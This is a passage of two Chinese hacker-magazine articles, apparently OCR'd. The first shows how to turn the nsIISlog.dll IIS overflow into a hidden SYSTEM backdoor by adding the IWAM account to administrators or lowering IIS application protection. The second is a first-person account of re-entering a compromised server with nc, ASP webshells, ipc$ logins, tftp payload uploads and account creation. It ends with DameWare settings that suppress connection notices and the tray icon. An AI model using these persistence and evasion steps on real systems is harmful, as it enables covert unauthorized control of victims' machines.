这 3 个文件都修改后，上面的几个漏洞就都能解决了。OK，万事大吉！



看了本期紫幻写的《Windows Media 服务 nsIISlog.dll 远程缓冲区溢出漏洞》，想必大家对 Media Services ISAPI 扩展缺陷溢出漏洞都有所了解了。我最近也对此漏洞测试了几次，得到的自然也是 GUEST 权限的 Shell。对于现在大部份 SP3、SP4 的机器来说，想把 GUEST 权限的用户提升起来可不是件容易的事。这个漏洞初看起来似乎是一个鸡肋——食之无味、弃之可惜。其实不然，通过一次实验中的错觉，意外地发现这个漏洞居然可用来做成后门。按照常规思路是利用漏洞取得权限，然后做后门，而这篇文章则是提供给大家一个思路，就是如何把漏洞做成后门。

一、新漏洞新思路

我在测试这个漏洞时发现了一些有趣的问题，这个漏洞是针对安装 Media Services 的系统来的，安装这个媒体服务后，在 INETPUB\SCRIPTS 目录下会出现一个名为 nsIISlog.dll 的文件，这就是我们要利用来溢出的文件。我们只要通过 80 端口发送溢出代码就会造成 nsIISlog.dll 程序的溢出。大胆设想一下，如果这个溢出只是与这个文件独自相关的话，那且不是可单独利用它吗。可能大家看得还是不明白，那我举个实例来说明：

1. 在一台安装有 Media Services 的主机上提取一个 nsIISlog.dll 样本；

2. 把 nsIISlog.dll 文件复制到一台没有安装 Media Services 服务器的 SCRIPTS 目录下；

3. 尝试溢出 nsIISlog.dll，结果是成功的。

这个实例表明，nsIISlog.dll 是可以被单独提取出来利用的。

LOOK 注意　这个漏洞的 Shell 权限为 Guest，为什么是 Guest 权限呢，因为这是针对 IIS 的溢出，所以 Shell 的权限是继承 IIS 的权限，而在缺省状态下 IIS 在系统中的权限为 Guest 权限。

这里我们继续设想一下，假设目标服务器 IIS 的权限被人为的改为 System 权限，那我们溢出 nsIISlog.dll 之后得到的 shell 权限也会继承为 system 权限。怎么样，大家到这里已经大概明白我的意图了吧？我的意图就是利用 nsIISlog.dll 制造一个极为隐蔽的后门。还没有明白吗？下面我就通过一个实例来详细讲述如何配置这款后门！

二、从漏洞到后门

所谓后门肯定是要取得一定权限后才能安装，所以这里我们就不再通过什么手段取得目标系统权限了（具体大家可参考以前的《黑客 X 档案》）。

1. 上传nsIISlog.dll

当我们夺取最高权限后，进入目标机器，然后上传 nsIISlog.

dll到肉鸡inetpub/scripts目录下（图1）。上传的方法有很多种，比如：ftp、tftp、ipc$等，或者直接在图形界面下用IE下载都可以的。




图 1

2.提升IIS权限

文件上传后，接下来我们要做的就是对IIS权限的提升了，这里我们分两种情况来进行讨论。

（1）cmd命令行下

对于IIS的账号，很多资料上说是IUSR_XXX，其实提升这个账号是没有用的。应该提升的账号是IWAM_XXX。使用命令如下：**net localgroup administrators IWAM_XXX /add**（XXX是机器名，这个用户名可使用NET　USER命令查看）

然后使用命令**iisreset /restart**，重新启动IIS服务（图2）。




图 2

使用溢出程序溢出目标主机后得到SYSTEM权限的shell。

（2）3389图形界面下

3389下制作的后门相对来说较隐蔽一些。进入“INTERNET信息服务”→选择“默认的WEB站点”　→查看“属性”→选择“主目录”标签。然后在“应用程序保护”处选择“低（IIS进程）”，默认为“中（共用的）”如图3。然后保存就OK了！

LOOK 注意

因为在CMD shell下提升帐号容易被发现，而在GUI shell（3389）下，不用添加帐号却能提升IIS权限，所以推荐使用第2种方案，也就是用图形界面下的方法来配置这个后门为好。

3.尝试溢出目标机器

权限提升后，我们就可溢出已做好的后门了，权限自然是SYSTEM权限，结果前面已经描述了，这里不再赘述。

三、漏洞后门的特点

很多朋友会说，既然我都能3389了，还要这个后门干什么？问得好！登陆3389需要帐号。有朋友可能会说制作隐藏的帐号不就可以了吗？没错！隐藏帐号只能在当次隐藏，一旦服务器重启，帐号就会暴露无遗。当然你还可以克隆帐号！但往往又会出一些莫名其妙的问题。

当然，本文介绍的后门也是一个新的思路，起码为大家又添加了一种可行的后门方式。

这款后门在登陆时直接利用漏洞溢出服务器得到一个Shell，再添加一个账号来就可登陆了，当我们从肉鸡上下来时，最好还是删除刚刚创建的账号为好！

这个后门的优点是它不会被任何杀毒软件所查杀，因为服务端所有的文件都是比尔门下的哦！如果被查杀，我想比尔也不会善罢甘休的。后门被发现的几率也不是很大，因为这个后门的连接过程是先溢出再连接。溢出的端口是80，也相当于后门的监听端口就是80。80是合法端口，我想也没有哪个网管会横加干预的吧！

四、总结

这个漏洞可应用在SP4版本的Win2K上面。虽然是个漏洞，但理解了原理后却可把它当作一个木马来应用。

在论坛上看到很多朋友把一个漏洞仅仅看作是漏洞，却不能举一反三，灵活运用。希望本文能给大家一些启发，也希望各位网管看到后能深有体会。本文只做技术探讨，由此引发的一切责任与作者和本刊无关。

肉鸡归来记



凌云

一、后门被肉鸡发现

放假没事在家，想起自己的那个烂主页放在肉鸡上很久没去照顾了，便上网去瞧瞧还有什么内容，也好更新一下。

打开IE，添上地址211.xxx.xxx.xxx_private\（这个目录里放东西一般没人会发现的，我把个人主页就放在这里）。奇怪，打不开？看样子是被网管发现了，不要紧，我留了不少后门，他不会全删除了吧！

看看winshell先，执行**nc -vv 211.xxx.xxx.xxx 7**命令（7是我设的端口，默认是echo，很隐蔽吧）。等了一会儿，连不上。没办法，Winshell的名气太大了，去年用用还行，今年不少杀毒软件都将它定义为木马了，被网管杀了也是很正常的事情，还是去看看我的ASP木马吧！输入地址**http://211.xxx.xxx.xxx\cmd.asp**，居然打不开，看来这个木马也被发现了。这是海阳顶端网的ASP木马，没有修改过，因此也能被瑞星发现，被kill也是意料之中的事。不要紧，我还有一个修改过的ASP木马，放在一个很深的目录里，哈哈，我阴险吧！踌躇满志地打上地址……天！还是打不开，文件不存在……。不怕不怕，我心中自我安慰，我还有administrator的密码（以前用findpass得到的，本来也想写个教程的，发现已经有人写了，5555）和sql弱密码（我就是靠这个入侵的）。

还是先试试administrator密码吧！

一个人的战争

执行**net use \\211.xxx.xxx.xxx\ipc$ password /user:administrator**，失败，把administrator的密码换了？我汗……。试试sql，也不行！

二、发现漏洞

完了，这个肉鸡算是飞了，我一边后悔当时没再做个隐藏帐号，一边准备下线。忽然想起以前用3389时看到网站的rar备份，就顺手放了一个asp cmd的asp木马，估计网管不会发现这个。试着打入地址**http://211.xxx.xxx.xxx\temp.asp**，哈，居然成功了（图1）。




图 1

这下你逃不掉了！我一声狂笑，打开tftp32.exe，在asp木马上打下**tftp -i ip get shell.exe**，准备上传一个后门。激动地按下鼠标后，一串尴尬的字符荡漾在我面前——返回错误信息。试试能不能加个用户，执行命令**net user aaa aaa /add**，不成功（图2）。我忘了，这个asp木马只有guest权限，看来我只能用这个木马看看文件了。




图 2

我边想边打开superscan，看看对方究竟开了哪些端口，如果开了pcanywhere，我可以拿cif文件，然后用流光自带的工具解开……不一会儿，结果出来了，如图3。天！一点可利用的都没有，139端口都没打开，防范的不错啊！




图 3

算了，看看他都装了些什么吧！我边想边在asp木马中打入命令：**dir c:**，如图4。文件建立时间都很新，怪不得木马和原来的帐号都没了。咦！sql2ksp3？看来补丁打到了sp3了，w2ksp3.exe？哈，Windows2000只打到sp3？这下有希望了，sql溢出是不可能了，但还有webdav溢出啊！修改一下系统时间（否则无法用，isno的那个有时间限制），试着溢出一下。1秒，2秒，3秒……一分钟过去了，还没成功！看来网管在打完补丁后由升级过了。




图 4

忙乎了半天却没成功，心中不由升起一股怨气。打开流光，填上IP，选上所有选项，给它来个大检查——我就不信没一点漏洞？拒绝服务的cgi漏洞也行啊！先到qq群里和朋友聊一会儿，过了十分钟，一看结果，faint！administrator密码为空！我倒！

忙乎了半天没想到竟然有那么大的一个漏洞！二没话说，立刻调出流光的种植者，给它种个winshell，失败！装有杀毒软件？试试改过的asp木马——失败！

怪了，没理由啊，仔细看了流光的扫描结果，发现对方只开了ipc$，而没有共享c$，d$，admin$。难怪流光无法复制，也难怪网管的胆子那么大——他以为只要删除了共享就无法上传了，有弱密码也无所谓了！说实话，这招对那些用ipc自动种植器的家伙来说真的很有用，但碰到像我这样就……让他尝尝Dameware的厉害吧！

三、Dameware施展绝技

相信知道Dameware（光盘中有收录）的高手一定不少，在《黑客x档案》上就有不少高手提起。这款软件最大的好处在于当你知道肉鸡的管理员帐号和密码后，且肉鸡支持ipc$时就可远程安装Dameware mini remote control进行图形界面的远程控制，而其主要的项目Dameware nt utilities更是可以对肉鸡的日志、进程、注册表、服务、共享文件夹、用户等进行管理！由于该软件在没有经过配置就连接时会在远程主机桌面的状态栏上出现个图标，且还会出现连接提示窗口，所以我在这说一下如何配置Dameware nt utilities（写本文时发现2003年7期的《黑客x档案》就有近墨者写的关于使用时的一些心得，看来英雄所见略同呀）。

首先打开Dameware mini remote control，填上相应的IP地址、用户名和密码，按“Settings”按钮（图5）。




图 5

在“Install Options”选项中将“Copy Configuration File DWRCS”选上，然后单击“Edit”（图6），去掉“Notify Dialog”中的“Notify on Connection”选项（图7），以及“Additional Settings”中的“Enable Systray Icon”选项（图8）。




图 6




图 7

如果想图方便，将上面的“Copy Configuration File DWRCS”选项勾上，然后单击“View”按钮，将相应选项修改成如下代码即可：

```
[Settings]
Port=6129
Adgang NTLM=Yes
Adgang 1=
Adgang 2=
Adgang 3=0
```

```
Notify On New Connection=No
Permission Required=No
Show SysTray Icon=No
Permission Required for non
Admin=Yes
